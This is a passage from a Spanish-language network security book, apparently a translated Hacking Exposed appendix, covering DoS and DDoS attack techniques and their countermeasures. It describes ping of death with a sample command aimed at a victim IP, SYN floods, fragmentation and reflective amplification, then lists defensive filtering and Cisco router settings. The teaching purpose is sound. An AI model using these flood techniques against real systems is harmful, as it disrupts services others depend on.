11. Excesivas relaciones de confianza como confianzas de dominio de Windows, .rhosts de UNIX, hosts.equiv y archivos SSH pueden proporcionar a los atacantes acceso no autorizado a sistemas confidenciales.
6. Cuentas de usuario o de prueba con privilegios excesivos.
2. Los puntos de acceso remoto no asegurados ni monitoreados proporcionan uno de los medios de acceso más fáciles a su red corporativa. Quienes trabajan en casa a menudo se conectan a Internet con poca protección, exponiendo archivos confidenciales al ataque.
Usuario móvil/casero

APÉNDICE C

ATAQUES DE NEGACIÓN DE SERVICIO (DOS) Y NEGACIÓN DE SERVICIO DISTRIBUIDOS (DDOS)

Desde el principio del nuevo milenio, los ataques de negación de servicio (DoS, Denial of Service) han dejado de ser meras molestias y han madurado hasta ser amenazas serias y de alto perfil para el comercio electrónico. Las técnicas de DoS de finales de 1990 incluían, principalmente, la explotación de fallas del sistema operativo relacionadas con las implementaciones del vendedor de TCP/IP, el protocolo de comunicaciones para Internet. Estas explotaciones recibían nombres llamativos como "ping de la muerte", Smurf, Fraggle, boink y lágrima, y eran efectivas para lograr que dejaran de funcionar máquinas individuales con una simple secuencia de paquetes hasta que se parcharan las vulnerabilidades del software.

En los albores del ciberconflicto bélico entre Estonia y Rusia que estalló el 27 de abril de 2007, el mundo despertó abruptamente a lo devastador que puede ser un ataque de DDoS. Se organizaron legiones de máquinas en Internet simplemente sobrepasando la capacidad de los proveedores de servicio en línea más grandes, o en el caso de Estonia, de todo un país. En este apéndice nos concentraremos en las técnicas básicas de negación de servicio, y sus medidas asociadas para contrarrestarlos. Para ser claros, DDoS es la amenaza operacional más importante que muchas organizaciones en línea enfrentan hoy en día. En la siguiente tabla se delinean los diversos tipos de técnicas de DoS usados por muchos malos actores que podría encontrar.

Técnica de DoS	Descripción
Inundaciones de ICMP	"Ping de la muerte" (`ping -l 65510 192.168.2.3`) en un sistema de Windows (donde 192.168.2.3 es la dirección IP de la víctima). El principal objetivo del ping de la muerte es generar un tamaño de paquete que excede los 65 535 bytes, que causaba que algunos sistemas operativos dejaran de funcionar a finales de la década de 1990. Las versiones más recientes de este ataque envían grandes cantidades de paquetes ICMP de gran tamaño a la víctima.
Superposición de fragmentación	La superposición de fragmentos de paquetes TCP/IP causó que muchos sistemas operativos dejaran de funcionar, además de problemas de falta de recursos. El código de explotación fue lanzado con nombres como `teardrop`, `bonk`, `boink` y `nestea`.
Inundaciones de bucles de regreso	Implementaciones iniciales de este ataque usaban el servicio `chargen` en sistemas UNIX para generar un flujo de datos que señalaba al servicio `echo` en el mismo sistema, creando por lo tanto un bucle y ahogando el sistema en sus propios datos (éstos tenían el nombre de `Land` y `LaTierra`).
Nukers	Vulnerabilidad Windows de hace algunos años que enviaba paquetes fuera de banda a un sistema (segmentos TCP con el conjunto de bits URG), causando que dejara de funcionar. Estos ataques se volvieron muy populares en redes de chat y de juego para deshabilitar a cualquiera que se cruzara con usted.
Fragmentación de IP	Cuando el desplazamiento máximo de fragmentación se especifica en el sistema de origen (atacante), el equipo de destino o la infraestructura de red (víctima) puede hacer que realice importante trabajo computacional volviendo a ensamblar paquetes.

Técnica de DoS	Descripción
Flujo de SYN	Cuando se inicia un ataque de flujo de SYN, los atacantes enviarán un paquete SYN del sistema A a un sistema B. Sin embargo, los atacantes fingirán la dirección de origen de un sistema inexistente. El sistema B tratará después de enviar un paquete SYN/ACK a la dirección falsa. En caso de que existiera el sistema falsificado, normalmente respondería con un paquete RST al sistema B, porque no iniciaría la conexión. Los atacantes deben elegir un sistema que es inalcanzable. Por lo tanto, el sistema B enviará un paquete SYN/ACK y nunca recibirá uno RST de regreso del sistema A. Esta posible conexión se encuentra ahora en el estado SYN_RECV y está en la cola de la conexión. Este sistema se halla ahora empeñado en configurar una conexión, y esta posible conexión sólo fluirá de la cola después de que expire el tiempo de establecimiento de la conexión. El cronómetro de la conexión varía de un sistema a otro, pero podría ir de 75 segundos como mínimo a 23 minutos como máximo para algunas implementaciones IP rotas. Debido a que la cola de la conexión suele ser muy pequeña, los atacantes tal vez sólo tienen que enviar unos cuantos paquetes SYN cada 10 segundos para deshabilitar por completo un puerto específico. El sistema bajo ataque nunca podrá limpiar la cola de registro de regreso antes de recibir nuevas solicitudes de SYN.
Inundaciones de UDP	Debido a la naturaleza poco confiable de UDP, es relativamente trivial enviar flujos sobrecargados de paquetes UDP que pueden causar una notable carga computacional a un sistema. No hay nada técnicamente extraordinario acerca del flujo UDP, más allá de la capacidad de enviar la mayor cantidad posible de paquetes UDP en la menor cantidad de tiempo.
Amplificación reflectiva	La negación de servicio reflejado y distribuido (DRDoS, Distributed Reflected Denial of Service) se relaciona con el envío de solicitudes de engaño y falsas a una gran cantidad de equipos. Esto suele realizarse mediante sistemas comprometidos que pertenecen a una botnet. La dirección de origen se establece en la de la víctima, por lo que todas las respuestas inundarán el sistema de la víctima. El ataque Smurf es una de las primeras formas de DRDoS. Recientemente los ataques de amplificación de DNS aumentan la potencia de este ataque a medida que se hacen pequeñas solicitudes a servidores DNS que responden con paquetes grandes, saturando al sistema de la víctima.
Capa de aplicación	Un atacante encuentra un recurso en un sitio popular de Internet que requiere muy poco cálculo para solicitarla al cliente y que causa una carga computacional muy elevada en el servidor para su entrega. Un buen ejemplo de esto consiste en iniciar varias búsquedas simultáneas a través de un sitio de tablero de boletines (por ejemplo, vBulletin, phpBB). Empleando tal vez unas cuantas consultas por segundo, el atacante puede tirar al sitio.

MEDIDAS PARA CONTRARRESTAR

Debido a su naturaleza intratable, los ataques de DoS y DDoS deben confrontarse con defensas con varios dientes que incluyen resistencia, detección y respuesta. Ninguno de los métodos será alguna vez 100% efectivo, pero al usarlos en combinación puede lograr una mitigación apropiada del riesgo para su presencia en línea. La siguiente tabla delinea varias técnicas de medidas que pueden ayudar a mitigar los indeseables efectos de un ataque de DoS.

Medida para contrarrestar	Descripción
Bloqueo de ICMP y UDP	Los ataques de DoS han tratado tradicionalmente de apoyarse en estos protocolos para lograr el máximo abuso. Debido a que ninguno de los dos se usa más (por lo menos para acceso amplio del público), recomendamos restringirlos mucho en la orilla de la red (deshabilitarlos desde el principio, si es posible).
Filtrado de ingreso	Bloquee el tráfico entrante que no sea válido, como rangos de direcciones privadas y reservadas que normalmente nunca deben honrarse como direcciones de origen válidas. Para conseguir una buena lista de estas direcciones, consulte http://www.cymru.com/Bogons.
Filtrado de egreso	El filtro de egreso detiene, en esencia, paquetes falsos IP de dejar su red. La mejor manera de hacer esto es permitir sus direcciones de origen válidas de su sitio a Internet y luego negar todas las demás direcciones de origen.
Deshabilitación de transmisión de IP dirigida	Para evitar que el suyo se use como un sitio de amplificación debe deshabilitar la funcionalidad de transmisión dirigida en su enrutador de extremo. Para enrutadores de Cisco, debe usar el siguiente comando: `no ip directed-broadcast` Esto deshabilitará transmisiones dirigidas. En el caso de la versión 12 del IOS de Cisco, esta funcionalidad está habilitada como opción predeterminada. Para otros dispositivos, consulte la documentación del usuario para deshabilitar transmisiones dirigidas. También recomendamos la lectura de "Stop Your Network from Being Used as a Broadcast Amplification Site" (Evite que su red sea usada como un sitio de amplificación de transmisión), RFC 2644, una RFC de mejor práctica actual por Daniel Senie, que actualiza la RFC 1812 para establecer que el software de enrutador debe, como opción predeterminada, negar el reenvío y la recepción de transmisiones dirigidas.
Implementación de reenvío de ruta inversa (RPF) de unidifusión	Cuando RPF de unidifusión está habilitada en una interfaz, el enrutador examina todos los paquetes recibidos como entrada en esa interfaz para asegurarse de que las direcciones de origen y la interfaz de origen aparezcan en la tabla de enrutamiento y la interfaz coincide con el paquete que se recibió. Esto ayuda a limpiar el tráfico de paquetes con direcciones de origen posiblemente modificados o falsificados. Consulte http://www.cisco.com/univercd/cc/td/doc/product/software/ios111/cc111/uni_rpf.htm.

Medida para contrarrestar	Descripción
Límite de velocidad	El filtrado de la velocidad en sus enrutadores de extremo puede usarse para aminorar los efectos de DoS, aunque al final de cuentas algunos clientes perderán si selecciona la interfaz para limitar la velocidad de manera poco juiciosa. Los enrutadores de Cisco proporcionan el comando `rate limit` para configurar directivas de velocidad de acceso dedicada (Committed Access Rate) y la CAR distribuida (DCAR, Distributed CAR) para controlar la cantidad de tráfico que desea aceptar en una interfaz. También puede usar el control de acceso basado en el contexto (CBAC, Context Based Access Control) en el IOS 12.0 de Cisco y posterior para limitar el riesgo de ataques de SYN. Busque http://www.cisco.com para conocer más información sobre CAR Y CBAC.
Actualización de enrutamiento autentificado	No permita el acceso autentificado a su infraestructura de enrutamiento. La mayor parte de los protocolos de enrutamiento, como el protocolo de enrutamiento de información (RIP, Routing Information Protocol) v1 y el protocolo de puerta de enlace de extremo (BGP, Border Gateway Protocol) v4, no tienen autentificación o tienen una muy débil. La poca autentificación que proporcionan apenas se usa cuando se implementa. Esto presenta un escenario perfecto para que los atacantes modifiquen rutas legítimas, a menudo al falsificar su dirección IP de origen, para crear una condición de DoS. Las víctimas de esos ataques harán que su tráfico se enrute a través de la red del atacante o de un agujero negro, una red que no existe.
Implementación de agujeros generales	Un mecanismo interesante para filtrar direcciones no válidas como bogons, mientras se sigue simultáneamente desde cuáles segmentos se originan, es la noción de *agujeros generales*. Al configurar un enrutador de sacrificio para anunciar rutas con direcciones de destino bogon, puede configurar una "trampa" central para tráfico malicioso de todo tipo. Para mayores detalles, recomendamos la lectura de la excelente presentación de Cisco y Arbor Networks sobre el tema (consulte http://research.arbor.net/downloads/Sinkhole_Tutorial_June03.pdf).
Soluciones antiDoS	Considere la implementación de una solución antiDoS de vendedores como Arbor Networks, McAfee, Cisco, Juniper y otros. Estos productos pueden facilitarle la vida porque están construidos a propósito para tratar con el tráfico malicioso.

ÍNDICE

▼ A

▼ B

▼ C

▼ D

▼ E

▼ F

▼ G

▼ H

▼ I

▼ J

▼ K

▼ L

▼ M

▼ N

▼ O

▼ P

▼ Q

▼ R

▼ S

▼ T

▼ U

▼ V

▼ W

▼ X

▼ Y

▼ Z